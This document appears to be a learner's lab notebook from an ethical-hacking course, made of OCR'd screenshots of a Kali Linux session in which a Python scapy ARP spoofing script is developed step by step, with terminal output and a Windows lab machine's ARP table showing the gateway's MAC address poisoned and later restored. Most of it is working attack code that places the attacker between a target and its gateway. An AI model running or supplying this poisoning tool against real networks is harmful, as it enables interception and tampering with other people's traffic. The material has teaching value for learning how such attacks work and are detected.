

Applications
Places
Jul 27 22:37
root@kali: ~/PycharmProjects/arp_spoof
root@kali: /opt/pycharm-communit...
root@kali: ~/PycharmProjects/arp_...
root@kali: ~/PycharmProjects/arp_...
root@kali: ~/PycharmProjects/arp_spoof 89x42
arp_spoof
Version control
Current File
arp_spoof.py
1 usage
2 usages
arp_spoof > arp_spoof.py
22:18 LF UTF-8 4 spaces Python 3.12 (arp_spoof)

```
arp_spoof.py
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof
python: can't open file 'arp_spoof': [Errno 2] No such file or directory
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
root@kali:~/PycharmProjects/arp_spoof# ^C                  ^C
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
#!/usr/bin/env python

import scapy.all as scapy
import time

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose= False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet)

while True:
    spoof( target_ip: "192.168.10.143",  spoof_ip: "192.168.10.2")
    spoof( target_ip: "192.168.10.2", spoof_ip: "192.168.10.143" )
    time.sleep(2)
```

More on Loops & Counters

```
#!/usr/bin/env python


import scapy.all as scapy
import time


def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose= False)[0]

    return answered_list[0][1].hwsrc


def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet, verbose= False)


sent_packets_count = 0
while True:
    spoof("192.168.10.143", "192.168.10.2")
    spoof("192.168.10.2","192.168.10.143" )

    sent_packets_count = sent_packets_count + 2

    print("[+] Sent Packet " + str(sent_packets_count))

    time.sleep(2)
```



Applications
Places
Jul 27 22:50
root@kali: ~/PycharmProjects/arp_spoof
root@kali: /opt/pycharm-communit…
root@kali: ~/PycharmProjects/arp_…
root@kali: ~/PycharmProjects/arp_…
root@kali: ~/PycharmProjects/arp_spoof 89x42
arp_spoof
Version control
Current File
arp_spoof.py


```
  File "arp_spoof.py", line 23, in <module>
    print("[+] Sent Packet" + sent_packets_count)
TypeError: cannot concatenate 'str' and 'int' objects
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Sent Packet0
[+] Sent Packet0
[+] Sent Packet0
[+] Sent Packet0
[+] Sent Packet0
^CTraceback (most recent call last):
  File "arp_spoof.py", line 24, in <module>
    time.sleep(2)
KeyboardInterrupt
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Sent Packet 0
[+] Sent Packet 0
^X[+] Sent Packet 0
[+] Sent Packet 0
^CTraceback (most recent call last):
  File "arp_spoof.py", line 24, in <module>
    time.sleep(2)
KeyboardInterrupt
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Sent Packet 2
[+] Sent Packet 4
[+] Sent Packet 6
[+] Sent Packet 8
[+] Sent Packet 10
[+] Sent Packet 12
[+] Sent Packet 14
[+] Sent Packet 16
[+] Sent Packet 18
[+] Sent Packet 20
[+] Sent Packet 22
[+] Sent Packet 24
[+] Sent Packet 26
[+] Sent Packet 28
^CTraceback (most recent call last):
  File "arp_spoof.py", line 25, in <module>
    time.sleep(2)
KeyboardInterrupt
root@kali:~/PycharmProjects/arp_spoof#
```

```python
#!/usr/bin/env python

import scapy.all as scapy
import time

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose= False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet, verbose= False)

sent_packets_count = 0
while True:
    spoof("192.168.10.143",  "192.168.10.2")
    spoof("192.168.10.2", "192.168.10.143" )
    sent_packets_count = sent_packets_count + 2
    print("[+] Sent Packet " + str(sent_packets_count))
    time.sleep(2)
```

Dynamic Printing

```
#!/usr/bin/env python

import scapy.all as scapy
import time
import sys


def get_mac(ip):
   arp_request = scapy.ARP(pdst=ip)
   broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
   arp_request_broadcast = broadcast/arp_request
   answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose= False)[0]

   return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
   target_mac = get_mac(target_ip)
   packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
   scapy.send(packet, verbose= False)

sent_packets_count = 0
while True:
```

```
spoof("192.168.10.143", "192.168.10.2")

spoof("192.168.10.2","192.168.10.143" )

sent_packets_count = sent_packets_count + 2

print("\r[+] Packets Sent " + str(sent_packets_count)),

sys.stdout.flush()

time.sleep(2)
```



Player
Applications
Places
Jul 28 22:34
root@kali: ~/PycharmProjects/arp_spoof
root@kali: ~/PycharmProjects/arp_...
root@kali: /opt/pycharm-communi...
root@kali: /opt/pycharm-communit...
root@kali: ~/PycharmProjects/arp_spoof 88x42
arp_spoof
Version control
Current File
arp_spoof.py
1
9
1 usage
2 usages
arp_spoof
arp_spoof.py
28:18
LF
UTF-8
4 spaces
Python 3.12 (arp_spoof)

```
Desktop    Music     PycharmProjects  embedded-browser-no-sandbox.json
Documents  Pictures  Templates        hello.py
Downloads  Public    Videos
root@kali:~# cd PycharmProjects/
root@kali:~/PycharmProjects# ls
Hello  arp_spoof  hello  mac_changer  network_scanner
root@kali:~/PycharmProjects# cd arp_spoof/
root@kali:~/PycharmProjects/arp_spoof# ls
arp_spoof.py
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Sent Packet 2
[+] Sent Packet 4
[+] Sent Packet 6
[+] Sent Packet 8
[+] Sent Packet 10
[+] Sent Packet 12
[+] Sent Packet 14
[+] Sent Packet 16
[+] Sent Packet 18
[+] Sent Packet 20
[+] Sent Packet 22
[+] Sent Packet 24
[+] Sent Packet 26
[+] Sent Packet 28
^CTraceback (most recent call last):
  File "arp_spoof.py", line 25, in <module>
    time.sleep(2)
KeyboardInterrupt
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Sent Packet 2 [+] Sent Packet 4 [+] Sent Packet 6 [+] Sent Packet 8 [+] Sent Packet
10^C
Traceback (most recent call last):
  File "arp_spoof.py", line 28, in <module>
    time.sleep(2)
KeyboardInterrupt
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Packets Sent 12^C
Traceback (most recent call last):
  File "arp_spoof.py", line 28, in <module>
    time.sleep(2)
KeyboardInterrupt
root@kali:~/PycharmProjects/arp_spoof# 
```

```
1   #!/usr/bin/env python
2
3   import scapy.all as scapy
4   import time
5   import sys
6
7
8   def get_mac(ip):
9       arp_request = scapy.ARP(pdst=ip)
10      broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
11      arp_request_broadcast = broadcast/arp_request
12      answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose= False)[0]
13
14      return answered_list[0][1].hwsrc
15
16  def spoof(target_ip, spoof_ip):
17      target_mac = get_mac(target_ip)
18      packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
19      scapy.send(packet, verbose= False)
20
21  sent_packets_count = 0
22  while True:
23      spoof( target_ip: "192.168.10.143",  spoof_ip: "192.168.10.2")
24      spoof( target_ip: "192.168.10.2", spoof_ip: "192.168.10.143" )
25      sent_packets_count = sent_packets_count + 2
26      print("\r[+] Packets Sent " + str(sent_packets_count)),
27      sys.stdout.flush()
28      time.sleep(2)
```

Exception Handling in Python

```
#!/usr/bin/env python

import scapy.all as scapy
import time
import sys



def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose= False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet, verbose= False)

sent_packets_count = 0
try:
    while True:
        spoof("192.168.10.143", "192.168.10.2")
        spoof("192.168.10.2","192.168.10.143" )
        sent_packets_count = sent_packets_count + 2
        print("\r[+] Packets Sent " + str(sent_packets_count)),
        sys.stdout.flush()
        time.sleep(2)
except KeyboardInterrupt:
    print("[+] Detected CTRL + C ............ Quitting")
```



Applications
Places
Jul 28 22:42
root@kali: ~/PycharmProjects/arp_spoof
root@kali: ~/PycharmProjects/arp_...
root@kali: /opt/pycharm-communi...
root@kali: /opt/pycharm-communit...
root@kali: ~/PycharmProjects/arp_spoof 88x42
arp_spoof
Version control
Current File
arp_spoof.py
1 usage
2 usages
arp_spoof > arp_spoof.py
22:5
LF
UTF-8
4 spaces
Python 3.12 (arp_spoof)

```
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Packets Sent 8^C [+] Detected CTRL + C ............ Quitting
root@kali:~/PycharmProjects/arp_spoof#
```

```
#!/usr/bin/env python

import scapy.all as scapy
import time
import sys


def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose= False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet, verbose= False)

sent_packets_count = 0
try:
    while True:
        spoof( target_ip: "192.168.10.143",  spoof_ip: "192.168.10.2")
        spoof( target_ip: "192.168.10.2", spoof_ip: "192.168.10.143" )
        sent_packets_count = sent_packets_count + 2
        print("\r[+] Packets Sent " + str(sent_packets_count)),
        sys.stdout.flush()
        time.sleep(2)
except KeyboardInterrupt:
    print("[+] Detected CTRL + C ............ Quitting")
```


Implementing a Restore Function/ Restoring ARP tables on Exception

```
#!/usr/bin/env python

import scapy.all as scapy
import time
import sys



def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose= False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet, verbose= False)

def restore(destination_ip, source_ip):
    destination_mac = get_mac(destination_ip)
    source_mac = get_mac(source_ip)

    packet = scapy.ARP(op=2,
pdst=destination_ip,hwdst=destination_mac,psrc=source_ip,
hwsrc=source_mac)

    scapy.send(packet, count=4 ,verbose= False)


target_ip = "192.168.10.143"

gateway_ip = "192.168.10.2"

try:

    sent_packets_count = 0

    while True:

        spoof(target_ip, gateway_ip)

        spoof(gateway_ip, target_ip)

        sent_packets_count = sent_packets_count + 2

        print("\r[+] Packets Sent " + str(sent_packets_count)),

        sys.stdout.flush()

        time.sleep(2)

except KeyboardInterrupt:

    print("[+] Detected CTRL + C ............ Resetting ARP tables ...... Please
wait.\n")

    restore(target_ip, gateway_ip)

    restore(gateway_ip, target_ip)
```


Applications
Places
Jul 28 23:10
root@kali: ~/PycharmProjects/arp_spoof
root@kali: ~/PycharmProjects/arp_...
root@kali: /opt/pycharm-communi...
root@kali: /opt/pycharm-communit...
root@kali: ~/PycharmProjects/arp_spoof 88x42
arp_spoof
Version control
Current File
arp_spoof.py
arp_spoof > arp_spoof.py
29:5 LF UTF-8 4 spaces Python 3.12 (arp_spoof)
21°C
Clear
Search
ENG
US
11:10 PM
2024-07-28

```
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
Traceback (most recent call last):
  File "arp_spoof.py", line 32, in <module>
    spoof(target_ip,gateway_ip)
  File "arp_spoof.py", line 17, in spoof
    target_mac = get_mac(target_ip)
  File "arp_spoof.py", line 14, in get_mac
    return answered_list[0][1].hwsrc
  File "/usr/local/lib/python2.7/dist-packages/scapy/plist.py", line 176, in __getitem__
    return self.res.__getitem__(item)
IndexError: list index out of range
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
Traceback (most recent call last):
  File "arp_spoof.py", line 32, in <module>
    spoof(target_ip, gateway_ip)
  File "arp_spoof.py", line 17, in spoof
    target_mac = get_mac(target_ip)
  File "arp_spoof.py", line 14, in get_mac
    return answered_list[0][1].hwsrc
  File "/usr/local/lib/python2.7/dist-packages/scapy/plist.py", line 176, in __getitem__
    return self.res.__getitem__(item)
IndexError: list index out of range
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
Traceback (most recent call last):
  File "arp_spoof.py", line 32, in <module>
    spoof(target_ip, gateway_ip)
  File "arp_spoof.py", line 17, in spoof
    target_mac = get_mac(target_ip)
  File "arp_spoof.py", line 14, in get_mac
    return answered_list[0][1].hwsrc
  File "/usr/local/lib/python2.7/dist-packages/scapy/plist.py", line 176, in __getitem__
    return self.res.__getitem__(item)
IndexError: list index out of range
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Packets Sent 10^C [+] Detected CTRL + C ............ Resetting ARP tables ...... Ple
ase wait.

root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Packets Sent 20^C [+] Detected CTRL + C ............ Resetting ARP tables ...... Ple
ase wait.

root@kali:~/PycharmProjects/arp_spoof#
```


```python
#!/usr/bin/env python

import scapy.all as scapy
import time
import sys


3 usages
def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose= False)[0]

    return answered_list[0][1].hwsrc

2 usages
def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet, verbose= False)

2 usages
def restore(destination_ip, source_ip):
    destination_mac = get_mac(destination_ip)
    source_mac = get_mac(source_ip)
    packet = scapy.ARP(op=2, pdst=destination_ip,hwdst=destination_mac,psrc=source_ip, hwsrc=source_mac)
    scapy.send(packet, count=4 ,verbose= False)

target_ip = "192.168.10.143"
gateway_ip = "192.168.10.2"
try:
    sent_packets_count = 0
    while True:
        spoof(target_ip, gateway_ip)
        spoof(gateway_ip, target_ip)
```



```
Interface: 192.168.10.143 --- 0x4
  Internet Address      Physical Address      Type
  192.168.10.2          00-50-56-e5-f6-bb     dynamic
  192.168.10.142        00-0c-29-39-3b-59     dynamic
  192.168.10.254        00-50-56-fd-f5-58     dynamic
  192.168.10.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>arp -a

Interface: 192.168.10.143 --- 0x4
  Internet Address      Physical Address      Type
  192.168.10.2          00-0c-29-39-3b-59     dynamic
  192.168.10.142        00-0c-29-39-3b-59     dynamic
  192.168.10.254        00-50-56-fd-f5-58     dynamic
  192.168.10.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>arp -a

Interface: 192.168.10.143 --- 0x4
  Internet Address      Physical Address      Type
  192.168.10.2          00-50-56-e5-f6-bb     dynamic
  192.168.10.142        00-0c-29-39-3b-59     dynamic
  192.168.10.254        00-50-56-fd-f5-58     dynamic
  192.168.10.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
